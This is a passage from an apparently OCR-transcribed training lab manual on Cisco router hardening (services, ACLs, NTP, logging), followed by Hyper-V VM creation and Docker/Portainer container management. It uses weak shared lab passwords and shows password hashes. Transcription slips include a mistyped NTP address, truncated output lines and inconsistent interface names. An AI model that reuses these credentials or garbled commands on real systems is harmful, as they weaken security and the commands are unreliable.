  - ping 192.168.0.99
- Router#
  - ssh -l j-admin 192.168.0.99
- Password:
  - Passw0rd
- NYEDGE1>
  - enable
- Password:
  - cisco
- NYEDGE1#
  - exit
- You will see the following output:

```
Router#ping 192.168.0.99
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.99, timeout is 2
seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/4
ms
Router#ssh -l j-admin 192.168.0.99
Password:
**************************************************************
*
*                          WARNING - NOTICE
*
**************************************************************
*
This system is the property of ACIPLAB INC. Unauthorized
access to this device is prohibited. All activities on this devic
are logged, and unauthorized access may result in legal action ar
prosecution.
By logging in, you consent to monitoring and auditing for securit
purposes. Any evidence of unauthorized access will be handed over
to
law enforcement.
For assistance or questions about authorized access, please conta
the network administrator at networkadmin@aciplab.com.
**************************************************************
*
NYEDGE1>enable
Password:
NYEDGE1#exit
[Connection to 192.168.0.99 closed by foreign host]
Router#
```

- SSH is used to log into NYEDGE1 from NYEDGE2. The "-l" switch used with the SSH command specifies the login username to be used at the remote host.
- Once the connection has been made, an NYEDGE1 prompt appears on the NYEDGE2 CLI, indicating the connection is established. The privileged EXEC mode is entered from NYEDGE2.

Exercise 2 – Harden Router Access

Disabling unused services and connection points is essential to security. It reduces the device's attack surface, simplifies the configuration, improves the device's stability, and can ensure compliance with enforced regulations. An Access Control List (ACL) can be used to control types of communication to and from the device. In this exercise, you will disable unused router services and connections. You will then apply an ACL to a specific interface in a specific direction.

Task 1 – Disable Unused Services

Disabling unused services is a fundamental security practice that helps protect the network and device by reducing the attack surface, conserving resources, and simplifying management. In this task, disable unused services on the NYEDGE1 router.

Step 1

- Connect to NYEDGE1
- In the console, disable unused services by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
    - no service dhcp
- NYEDGE1(config)#
    - no service pad
- NYEDGE1(config)#
    - no cdp run
- NYEDGE1(config)#
    - no ip bootp server
- NYEDGE1(config)#
    - no ip domain-lookup
- NYEDGE1(cong)#
    - no ip finger
- NYEDGE1(config)#
    - no ip source-route
- You will see the following output

```
NYEDGE1(config)#no service dhcp
NYEDGE1(config)#no service pad
NYEDGE1(config)#no cdp run
NYEDGE1(config)#no ip bootp server
NYEDGE1(config)#no ip domain-lookup
NYEDGE1(config)#no ip finger
NYEDGE1(config)#no ip source-route
NYEDGE1(config)#
```

- The NYEDGE1 router will not be used as a DHCP server, so this service is disabled. The service pad command is used to enable remote administration of the router through a modem or auxiliary port. This service has been deprecated and is not needed on the NYEDGE1 router. The Cisco Discovery Protocol (cdp) enables Cisco devices to discover and identify other Cisco devices directly connected to them on the same network segment. It is not required for this network configuration. The ip bootp server is a service that provides configuration information (such as ip addresses and other parameters) when devices first connect to the network. It is not required for the NYEDGE1 router. IP domain-lookup conducts hostname resolution in the CLI environment. Disabling this service can help avoid DNS lookups for invalid or irrelevant commands that are interpreted as resembling a domain name. The finger command is used to query information about users on a remote system. It is not required for the NYEDGE1 router. Source routing enables the sender of an IP packet to specify the route the packet should take through the network. This is considered a security risk and is disabled on the NYEDGE1 router.

Task 2 – Restrict Router Access

Closing or disabling unnecessary interfaces is a common security practice to reduce the attack surface and prevent misuse. The line 0 console port is typically a serial or USB port used for direct physical access to the router. The auxiliary port 0 is typically used for remote dial-in access, which is a deprecated practice. Closing these ports minimizes the risk of unauthorized router access. Using an ACL to restrict remote router access ensures controlled access, defence against unauthorized use, protection from port scanning, and prevention of DoS attacks, and is part of a defence in depth strategy. In this task, you will restrict router access by disabling unnecessary interfaces and creating an ACL to allow only NYEDGE2 SSH access to NYEDGE1.

Step 1

- Connect to NYEDGE1
- In the console, disable line con 0 by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
    - line con 0
- NYEDGE1(config-line)#
    - no password
- NYEDGE1(config-line)#
    - no exec
- NYEDGE1(config-line)#
    - exit
- You will see the following output:
    -
```
NYEDGE1(config)#line con 0
NYEDGE1(config-line)#no password
NYEDGE1(config-line)#no exec
NYEDGE1(config-line)#exit
NYEDGE1(config)#
```
- The no password and no exec commands clear any configured passwords and disable command execution when accessing the console or auxiliary port.

Step 2

- In the console, disable line aux 0 by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
    - line aux 0
- NYEDGE1(config-line)#
    - no password
- NYEDGE1(config-line)#
    - no exec
- NYEDGE1(config-line)#
    - exit
- You will see the following output:

```
NYEDGE1(config)#line aux 0
NYEDGE1(config-line)#no password
NYEDGE1(config-line)#no exec
NYEDGE1(config-line)#exit
NYEDGE1(config)#
```

Step 3

- In the console, configure an ACL that allows only NYEDGE2 to connect to NYEDGE1 via SSH and allows pings from any device by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
  - access-list 101 permit tcp host 192.168.0.100 host 192.168.0.99 22
- NYEDGE1(config)#
  - access-list 101 deny tcp any any eq 22
- NYEDGE1(config)#
  - access-list 101 permit icmp any any
- You will see the following output:

```
NYEDGE1(config)#access-list 101 permit tcp host 192.168.0.100 h
192.168.0.99 eq 22
NYEDGE1(config)#access-list 101 deny tcp any any eq 22
NYEDGE1(config)#access-list 101 permit icmp any any
NYEDGE1(config)#
```

- The extended ACL format used here defines the access-list number (101), whether to permit or deny traffic, the protocol of the traffic applied by the ACL, the source (host) IP address, the destination (host) IP address and the port number (eq) which the ACL rule applies to.

Step 4

- In the console, configure the access-list 101 ACL to the gigabitethernet 0/0 interface in the inward direction by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
  - interface gigabitethernet 0/1
- NYEDGE1(config-if)#
  - ip access-group 101 in
- NYEDGE1(config-if)#
  - exit
- NYEDGE1#
  - show access lists
- You will see the following output

```
NYEDGE1(config)#interface gigabitethernet 0/1
NYEDGE1(config-if)#ip access-group 101 in
NYEDGE1(config-if)#exit
NYEDGE1(config)#exit
NYEDGE1#show access-lists
Extended IP access list 101
    10 permit tcp host 192.168.0.100 host 192.168.0.99 eq
    20 deny tcp any any eq 22
    30 permit icmp any any
NYEDGE1#
```

- The ip access-group command binds the ACL to a specific interface, in this case, the gigabitethernet 0/0 interface, in the inward direction so that traffic inbound to the router is affected by the ACL. ACL rules are applied in order (rule 10, then rule 20, then rule 30) as traffic is received.

Exercise 3 – Configure Router Logging

Logging is an important aspect of network management, enabling auditability and accountability. Logging can also help identify network events and security incidents, and is used to assess the overall health of the network. In this exercise, you will configure a log buffer on NYEDGE1 and test it. After completing this exercise, you should be able to: Configure NTP, Configure and Test Logging

Task 1 – Configure NTP

Configuring the Network Time Protocol (NTP) on the router enables a synchronized network time to be maintained on the device and is used by logging, authentication, authorization, ACL and event correlation services. In this task, you will configure an NTP server on NYEDGE1.

Step 1

- Connect to NYEDGE1
- In the console, configure and test NTP by typing the following commands (press Enter after each command):
- In the console, configure and test NTP by typing the following commands (press Enter after each command):
- NYEDGE1#
    - configure terminal
- NYEDGE1(config)#
    - ntp server 132.163,96.4
- NYEDGE1(config)#
    - exit
- NYEDGE1#
    - show ntp associations
- You will see the following output:

```
NYEDGE1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
NYEDGE1(config)#ntp server 132.163.96.4
NYEDGE1(config)#exit
NYEDGE1#show ntp associations
  address         ref clock       st   when   poll reach  delay
offset   disp
 ~132.163.96.4    .INIT.          16      -     64     0  0.000
0.000 15937.
 * sys.peer, # selected, + candidate, - outlyer, x falseticker,
configured
NYEDGE1#
```

- IP addresses for Internet Time Servers can be found at websites such as: https://tf.nist.gov/tf-cgi/servers.cgi

Task 2 – Configure and Testing Logging

The logging buffer can be configured to retain logs of various severities and can be configured to include a maximum size. Once NTP is configured on the device, it is important to ensure the logs capture an accurate time. This can assist in forensic investigation and event correlation. In an enterprise network, a log collector, such as a syslog server or SIEM, would be configured as a repository of device logs for analysis and investigation. In this task, you will configure a local log buffer and test the ability of devices to generate logs.

Step 1

- Connect to NYEDGE1
- In the console, configure and test NTP by typing the following commands (press Enter after each command):
- NYEDGE1#
  - configure terminal
- NYEDGE1(config)#
  - logging buffered informational
- NYEDGE1(config)#
  - logging buffered 64000
- NYEDGE1(config)#
  - service timestamps debug datatime msec show-timezone localtime
- NYEDGE1(config)#
  - service timestamps log datatime msec show-timezone localtime
- NYEDGE1(config)#
  - end
- NYEDGE1#
  - send log TEST FROM NYEDGE1
- You will see the following output

```
NYEDGE#configure terminal
NYEDGE1(config)#logging buffered informational
NYEDGE1(config)#logging buffered 64000
NYEDGE1(config)#$estamps debug datetime msec show-timezone
localtime
NYEDGE1(config)#service timestamps log datetime msec show-timezo
localtime
NYEDGE1(config)#end
NYEDGE1#send log TEST FROM NYEDGE1
NYEDGE1#
```

- The logging buffered command is used to configure the severity level of locally stored logs and the size of the log buffer.

Step 2

- Connect to NYEDGE2
- In the console, attempt to log in via SSH and send a log test by typing the following commands (press Enter after each command):
- Router>
  - enable
- Router#
  - ssh -l j-admin 192.168.0.99
- Password:
  - Passw0rd
- NYEDGE1>
  - enable
- Password:
  - cisco
- NYEDGE1#
  - send log TEST FROM NYEDGE2
- NYEDGE1#
  - exit
- You will see the following output:

```
Router>enable
Router#ssh -l j-admin 192.168.0.99
Password:
**********************************************************************
*
*                          WARNING - NOTICE
*
**********************************************************************
*
This system is the property of ACIPLAB INC. Unauthorized
access to this device is prohibited. All activities on this devic
are logged, and unauthorized access may result in legal action ar
prosecution.
By logging in, you consent to monitoring and auditing for securit
purposes. Any evidence of unauthorized access will be handed over
to
law enforcement.
For assistance or questions about authorized access, please conta
the network administrator at networkadmin@aciplab.com.
**********************************************************************
*
NYEDGE1>enable
Password:
NYEDGE1#send log TEST FROM NYEDGE2
NYEDGE1#exit
[Connection to 192.168.0.99 closed by foreign host]
Router#
```

Step 3

- Connect to NYEDGE1
- In the console, view the log buffer and examine the configuration file by typing the following commands (press Enter after each command):
- NYEDGE1#
  - show log
- NYEDGE1#
  - show running-config
- NYEDGE1#
  - copy running-config startup-config
- Destination filename [startup-config]?
- Press Enter
- You will see the following output:

```
NYEDGE1#show log
Syslog logging: enabled (0 messages dropped, 3 messages rate-
limited, 0 flushes, 0 overruns, xml disabled, filtering disable
No Active Message Discriminator.
No Inactive Message Discriminator.
    Console logging: level debugging, 47 messages logged, xml
disabled,
                     filtering disabled
    Monitor logging: level debugging, 0 messages logged, xml
disabled,
                     filtering disabled
    Buffer logging:  level debugging, 3 messages logged, xml
disabled,
                    filtering disabled
    Exception Logging: size (4096 bytes)
    Count and timestamp logging messages: disabled
    Persistent logging: disabled
No active filter modules.
    Trap logging: level informational, 48 message lines logged
        Logging Source-Interface:       VRF Name:
Log Buffer (64000 bytes):
*Sep  8 00:52:12.947 UTC: %SYS-5-CONFIG_I: Configured from cons
by console
*Sep  8 00:52:22.207 UTC: %SYS-7-USERLOG_DEBUG: Message from
tty0(user id: ): TEST FROM NYEDGE1
*Sep  8 00:54:23.763 UTC: %SYS-7-USERLOG_DEBUG: Message from
tty388(user id: j-admin): TEST FROM NYEDGE2
NYEDGE1#
NYEDGE1#show running-config
Building configuration...
Current configuration : 2911 bytes
!
! Last configuration change at 00:52:12 UTC Fri Sep 8 2023
version 15.3
no service pad
```

```
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
no service dhcp
!
hostname NYEDGE1
!
boot-start-marker
boot-end-marker
!
aqm-register-fnf
!
logging buffered 64000
enable secret 5 $1$xrHN$3xqQMyS8GE8ThAzvg45J/1
!
aaa new-model
!
!
!
!
!
!
!
aaa session-id common
!
no ip source-route
!
!
!
!
!
!
no ip bootp server
no ip domain lookup
ip domain name aciplab.com
ip cef
no ipv6 cef
```

```
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
voice-card 0
!
!
!
!
!
!
!
!
license udi pid CISCO2911/K9 sn FCZ192671M6
hw-module pvdm 0/0
!
!
!
username j-admin privilege 15 secret 5
$1$XndC$vBtyv1d/pqWe9XTsZ8fJY0
!
redundancy
!
!
!
!
!
ip ssh time-out 60
ip ssh authentication-retries 2
ip ssh version 2
!
!
```

```
!
!
!
!
!
!
!
interface Embedded-Service-Engine0/0
 no ip address
 shutdown
!
interface GigabitEthernet0/0
 ip address 192.168.0.99 255.255.255.0
 ip access-group 101 in
 duplex auto
 speed auto
!
interface GigabitEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface GigabitEthernet0/2
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface Serial0/0/0
 no ip address
 shutdown
!
interface Serial0/0/1
 no ip address
 shutdown
 clock rate 2000000
```

```
!
ip forward-protocol nd
!
no ip http server
no ip http secure-server
!
!
no cdp run
!
!
access-list 101 permit tcp host 192.168.0.100 host 192.168.0.99
22
access-list 101 deny   tcp any any eq 22
access-list 101 permit icmp any any
!
!
!
control-plane
!
 !
 !
 !
 !
!
!
mgcp behavior rsip-range tgcp-only
mgcp behavior comedia-role none
mgcp behavior comedia-check-media-src disable
mgcp behavior comedia-sdp-force disable
!
mgcp profile default
!
!
!
!
!
gatekeeper
```

```
 shutdown
!
!
banner motd ^C
**********************************************************************
*
*                          WARNING - NOTICE
*
**********************************************************************
*
This system is the property of ACIPLAB INC. Unauthorized
access to this device is prohibited. All activities on this devi
are logged, and unauthorized access may result in legal action a
prosecution.
By logging in, you consent to monitoring and auditing for securi
purposes. Any evidence of unauthorized access will be handed ove
to
law enforcement.
For assistance or questions about authorized access, please cont
the network administrator at networkadmin@aciplab.com.
**********************************************************************
*
^C
!
line con 0
 no exec
line aux 0
 no exec
line 2
 no activation-character
 no exec
 transport preferred none
 transport output pad telnet rlogin lapb-ta mop udptn v120 ssh
 stopbits 1
line vty 0 4
 transport input ssh
!
```


```
scheduler allocate 20000 1000
ntp server 132.163.96.4
!
end
NYEDGE1#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
NYEDGE1#
```

- Observe the differences in the log entries from NYEDGE1 and NYEDGE2.

- Compare the running-config file to the running-config file in Exercise 1 prior to configuration modification.

Security Architecture Models

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Create a VM

A virtual machine (VM) requires a hypervisor to manage it. In this lab, ACIWIN11 has Hyper-V installed. Hyper-V enables the creation and management of VMs on Windows-based systems. Hyper-V is considered a Type 1 hypervisor, meaning it runs directly on the machine hardware, not through the operating system. Type 1 hypervisors are also known as 'bare metal' hypervisors. Though Hyper-V

appears to be an application on the Windows 11 Operating System, it boots up before the Windows OS and runs as a guest OS, enabling its' VMs to communicate directly to machine hardware and making it a Type 1 hypervisor. In this exercise, you will create a VM with Hyper-V and begin the VM installation. After completing this exercise, you should be able to: Create a VM in Hyper-V, Launch Ubuntu Installation

Task 1 – Create a VM in Hyper-V

To create a VM, an installation file is required. In this lab, an Ubuntu VM ISO file has been downloaded and is stored in an ACIWIN11 folder. In this task, you will create a VM in Hyper-V and configure the hypervisor for VM installation.

Step 1
- Connect to ACIWIN11
- On the Taskbar, select Hyper-V Manager.

Step 2
- In the Hyper-V Manager, in the Actions pane, select New, then select Virtual Machine.

Step 3
- In the New Virtual Machine Wizard - Before You Begin page, click Next.

Step 4
- In the New Virtual Machine Wizard - Specify Name and Location page, type the following into the Name field:
    - Ubuntu 22.04.3
- Click Next

Step 5
- In the New Virtual Machine Wizard - Specify Generation page, select the radio button next to Generation 2.
- Click Next
- Generation 1 VMs provide compatibility with older Operating Systems by emulating legacy hardware components. Generation 2 VMs are suited for more modern Operating Systems and include UEFI firmware (as opposed to BIOS in Generation 1 VMs). Additionally, Generation 2 VMs have more security features and a better overall performance than Generation 1 VMs.

Step 6
- In the New Virtual Machine Wizard - Assign Memory page, type the following in the Startup memory field:
    - 2048
- Click Next

Step 7
- In the New Virtual Machine Wizard - Configure Networking page, select Default Switch from the Connection drop-down menu.
- Connecting the VM to the default switch will allow it to communicate with other Hyper-V virtualized machines, the VM host and the internet.

Step 8

- In the New Virtual Machine Wizard - Configure Networking page, click Next.

Step 9
- In the New Virtual Machine Wizard - Connect Virtual Hard Disk page, type the following in the Size field:
    - 25
- Click Next

Step 10
- In the New Virtual Machine Wizard - Installation Options page, select the radio button next to Install an operating system from a bootable image file, then select Browse.

Step 11
- In the Open window, double-click on the Documents folder.

Step 12
- In the Open window, double-click on Module_7_Folder.

Step 13
- In the Open window, select the unbuntu-22.04.3-desktop-amd64 file, then click Open.
- The selected ISO file is an exact copy of the installation CD-ROM/DVD. Loading the ISO into the machine enables the Ubuntu OS to install.

Step 14
- In the New Virtual Machine Wizard - Installation Options page, select Next.

Step 15
- In the New Virtual Machine Wizard - Completing the New Virtual Machine Wizard page, select Finish.

Step 16
- In the Hyper-V Manager, right-click on the Ubuntu 22.04.3 VM and select Settings.

Step 17
- In the Settings for Ubuntu 22.04.3 on ACIWIN11 window, select Security in the Hardware pane.
- In this hypervisor environment, Secure Boot will cause a conflict, so it is disabled before starting the machine and continuing with the installation.

Step 18
- In the Settings for Ubuntu 22.04.3 on ACIWIN11 window, de-select the Enable Secure Boot checkbox on the Security pane.
- Click OK

Task 2 – Launch Ubuntu Installation

The VM installation will take approximately 21 minutes once it has been started. In this task, you will launch the Ubuntu installation.

Step 1

- Connect to ACIWIN11, where the Hyper-V Manager window is open.
- In Hyper-V Manager, right-click on the Ubuntu 22.04.3 VM and select Connect.
- Through Hyper-V, a turned-off VM can be connected, after which it can be started.

Step 2
- In the Ubuntu 22.04.3 on ACIWIN11 - Virtual Machine Connection window, click Start.

Step 3
- In the Ubuntu 22.04.3 on ACIWIN11 - Virtual Machine Connection window, click the Maximize icon.
- In the Ubuntu 22.04.3 on ACIWIN11 VM, press Enter to Install Ubuntu.

Step 4
- In the Install - Welcome page, click Install Ubuntu.

Step 5
- In the Keyboard layout page, leave the default settings and click Continue.

Step 6
- In the Updates and other software page, leave the Normal installation option.
- Untick the Download updates while installing Ubuntu option.
- Click Continue.

Step 7
- In the Installation type page, click Install Now.

Step 8
- In the Write the changes to disks? pop-up window, click Continue.

Step 9
- In the Where are you? page, leave the default selection and click Continue.

Step 10
- In the Who are you? page, populate the following fields:
  - **Your name:** ACIAdmin
  - **Choose a password:** Passw0rd
  - **Confirm your password:** Passw0rd
- Select the Log in automatically option and click Continue.

Step 11
- The Ubuntu installation process begins

- This initial Installation step takes approximately 21 minutes to complete. While this is occurring, continue to Exercise 2, then you will return to the ACIWIN11 device to conduct the final configuration of the Ubuntu machine in Exercise 3.

Exercise 2 – Use Containers

Both virtual machines and containers can be used to run applications and workloads on a single physical machine, but there are significant differences between the two. VMs provide a higher degree of isolation through the hypervisor. Containers have significantly less resource overhead because they share the host OS kernel rather than making their own copy of the OS kernel (like a VM does). Containers also boot noticeably faster than VMs because they don't need to boot their own OS kernel. In this exercise, you will explore how to create and manage containers from both a CLI (Command Line Interface) environment and a GUI (Graphical User Interface) environment.

Task 1 – Create and Manager Containers from a CLI

Docker is a container engine. It is used to develop, deploy and run containers. Docker is available in both Linux and Windows. In this task, you will create and manage containers with docker in a Linux command line.

Step 1
- Connect to ACIKALI
- In the desktop Toolbar, select the Terminal Emulator.

Step 2
- In the Terminal window, type the following and press Enter:
    - sudo docker pull hello-world
- The docker pull command is used to download container images from a container registry. In this command, the registry being used is Docker Hub. The downloaded images contain everything needed to run the application or conduct the function they are designed to conduct. All code, dependencies, libraries, and the runtime environment are included in the docker image.

Step 3
- In the Terminal window, type the following and press Enter:
    - Passw0rd

Step 4
- In the **Terminal** window, type the following and press **Enter:**
    - sudo docker images
- Observe the hello-world image has been downloaded. The hello-world container is used to verify that docker is correctly installed and working.

Step 5
- In the Terminal window, type the following and press Enter:
    - sudo docker run hello-world
- The docker run command is used to create and start a new container based on the specified docker image, in this case, the hello-world image.

Step 6

- In the Terminal window, type the following and press Enter:
    - sudo docker run -it ubuntu bash
- As recommended by the hello-world container, this command pulls the latest ubuntu image from the repository and runs it all in one command step. Using the -it switch with the docker run command starts the docker container in an interactive mode, allowing the user to interact with the container. In this case, the interaction occurs through a bash shell.

Step 7
- In the Terminal window, at the root prompt, type the following and press Enter:
    - whoami
- The Kali Linux Purple user is aciadmin. The whoami command is being run on the ubuntu machine command line as the root user.

Step 8
- In the Terminal window, at the root prompt, type the following and press Enter:
    - ls

Step 9
- In the Terminal window, at the root prompt, type the following and press Enter:
    - exit
- The exit command exits the interactive interface to the container and returns control to the host terminal.

Step 10
- In the Terminal window, type the following and press Enter:
    - sudo docker images
- Observe there are now 2 images that have been downloaded, hello-world and ubuntu.

Step 11
- In the Terminal window, type the following and press Enter:
    - sudo docker ps
- Observe that there are no images currently running.

Step 12
- In the Terminal window, type the following and press Enter:
    - sudo docker pull centos
- This command pulls the centos Linux image from the repository

Step 13
- In the Terminal window, type the following and press Enter:
    - sudo docker images

Step 14
- In the Terminal window, type the following and press Enter:
    - sudo docker run -d –name mycentos -it 5d0da3ds9764
- Instead of referring to images only by their IMAGE ID, the --name switch can be used to provide a plaintext name for the image that can be used in future commands. In this command, the name mycentos is bound with the mycentos IMAGE ID.

Step 15

- In the Terminal window, type the following and press Enter:
    - sudo docker ps
- It is now confirmed the mycentos OS has been assigned the name mycentos.

Step 16

- In the Terminal window, type the following and press Enter:
    - sudo docker exec -it mycentos bash
- An interactive shell can now be established with a centos container using the mycentos name rather than the IMAGE ID number.

Step 17

- In the Terminal window, at the root prompt, type the following and press Enter:
    - whoami
- Notice the interactive shell is running on the centos container.

Step 18

- In the Terminal window, at the root prompt, type the following and press Enter:
    - ls

Step 19

- In the Terminal window, at the root prompt, type the following and press Enter:
    - exit

Step 20

- In the Terminal window, type the following and press Enter:
    - sudo docker ps
- Since the mycentos container was manually started, even after it is exited, the process and container still exist even without an interactive connection.

Step 21

- In the Terminal window, type the following and press Enter:
    - sudo docker stop mycentos

Step 22

- The docker stop command stops a running container, gracefully terminating it.

Task 2 – Create and Manage Containers from a GUI

Portainer is an open-source container management platform that enables the creation and management of docker containers. In this task, you will install and use the Portainer container.

Step 1

- Ensure you are connected to ACIKALI and the Terminal Emulator window is open.
- In the Terminal window, type the following and press Enter:
    - sudo docker volume create portainer_data
- The Portainer application requires a volume to store data and configuration files associated with it. This command creates that volume.

Step 2

- In the Terminal window, type the following and press Enter:
    - ```
      sudo docker run -d -p 8000:8000 -p 9443:9443 --name portainer --restart=always -v /var/run/docker.sock:/var/run/docker.sock -v portainer_data:/data portainer/portainer-ce:latest
      ```
- This command pulls the portainer image and binds the browser interface to port 9443. It also aligns the previous portainer data volume for use.

Step 3

- In the Terminal window, type the following and press Enter:
    - sudo docker ps

Step 4

- In the Terminal window, type the following and press Enter:
    - sudo docker ps -a
- The -a switch on the docker ps command shows running and exited containers.

Step 5

- In the Terminal window, type the following and press Enter:
    - firefox https://localhost:9443
- This command starts Firefox and connects to the Portainer application on port 9443.

Step 6

- In Firefox, select Advanced

Step 7

- In Firefox, scroll down and select Accept the Risk and Continue.

Step 8

- In **Portainer,** type the following into the **Password** and **Confirm password** fields:
    - Passw0rd!!!!
- Click Create user

Step 9

- In Portainer, in the Save login pop-up, select Don't save.

Step 10

- In Portainer, select Get Started in the Environment Wizard pane.

Step 11

- In Portainer, select the local panel in the Environments pane
      ```

Step 12

- In Portainer, select Images from the portainer.io pane on the left
- Observe that this is a much simpler interface to observe than the docker images command output.

Step 13

- In Portainer, select Containers from the portainer.io pane.
- This page shows the same data as the docker ps -a command.

Step 14

- In Portainer, in the Container list pane, scroll right in the Containers menu and select Add container.
- A new container can be pulled and created from the GUI with the Add Container button.

Step 15

- In Portainer, in the Create container pane, type the following in the Name field:
    - mykalilinux

Step 16

- In Portainer, in the Create container pane, type the following into the Image field:
    - kalilinux/kali-rolling
- Kali-rolling is a tag (version) of the kalilinux repository image.

Step 17

- In Portainer, scroll down to the Advanced container settings.
- Select the radio button next to Interactive & TTY for the Console field.
- In order to interact with the new kalilinux container, an interactive and TTY connection needs to be defined.

Step 18

- In Portainer, select Deploy the container.

Step 19

- Once the deployment is successful, in Portainer, in the Container list pane, select Attach Console on the running mykalilinux container.
- A command line interface can be achieved with the running container through the Attach Console option.

Step 20

- In Portainer, in the Attach pane, type the following and press Enter:
    - whoami

Step 21

- In Portainer, in the Attach pane, type the following and press Enter:
    - ls

Step 22

- In Portainer, in the Attach pane, select Detach.

Step 23
- In Portainer, select Containers from the portainer.io pane.

Step 24
- In Portainer, in the Container list pane, tick the mykalilinux container checkbox.

Step 25
- In Portainer, in the Container list pane, in the Containers menu, select Stop.
- Steps 24 and 25 conduct the same actions as the docker stop command.

Step 26
- Once the container is successfully stopped, in Portainer, in the Container list pane, select Logs from the portainer Container.

Step 27
- Logs can also be easily viewed from the portainer application interface
- Close the Firefox window

Step 28
- Close the Terminal window

Exercise 3 – Complete VM Deployment

Once a VM has been created and the ISO file has been applied, the Operating System can be configured and run for the first time. In this exercise, you will complete the Ubuntu VM deployment in Hyper-V. After completing this exercise, you should be able to: Manually Relaunch the Ubuntu VM, Test the New VM

Task 1 – Manually Relaunch the Ubuntu VM

In order to continue VM deployment, it must be relaunched. In this task, you will manually relaunch the Ubuntu VM so it can be configured and run for the first time.

Step 1
- Connect to ACIWIN11, where the Ubuntu 22.04.3 on ACIWIN11 VM window is open.
- Once the installation is complete, click the Restore Down icon at the top of the window.

Step 2
- In the Ubuntu 22.04.3 on ACIWIN11 - Virtual Machine Connection window, select the Action menu, then select Turn Off.

Step 3
- In the Turn Off Machine pop-up, select Turn Off.

Step 4
- In the Ubuntu 22.04.3 on ACIWIN11 - Virtual Machine Connection window, select Start.

Task 2 – Test the New VM

When a VM OS is run for the first time, there is a minimum amount of configuration that is required. In this task, you will configure the Ubuntu VM for the first time and test the deployment.

Step 1
- Connect to ACIWIN11.
- Click the Maximize icon on the Ubuntu 22.04.3 on ACIWIN11 window.
- Once the device restarts, in the Ubuntu 22.04.3 on ACIWIN11 window, on the Connect Your Online Accounts page, select Skip.

Step 2
- On the Enable Ubuntu Pro page, click Next

Step 3
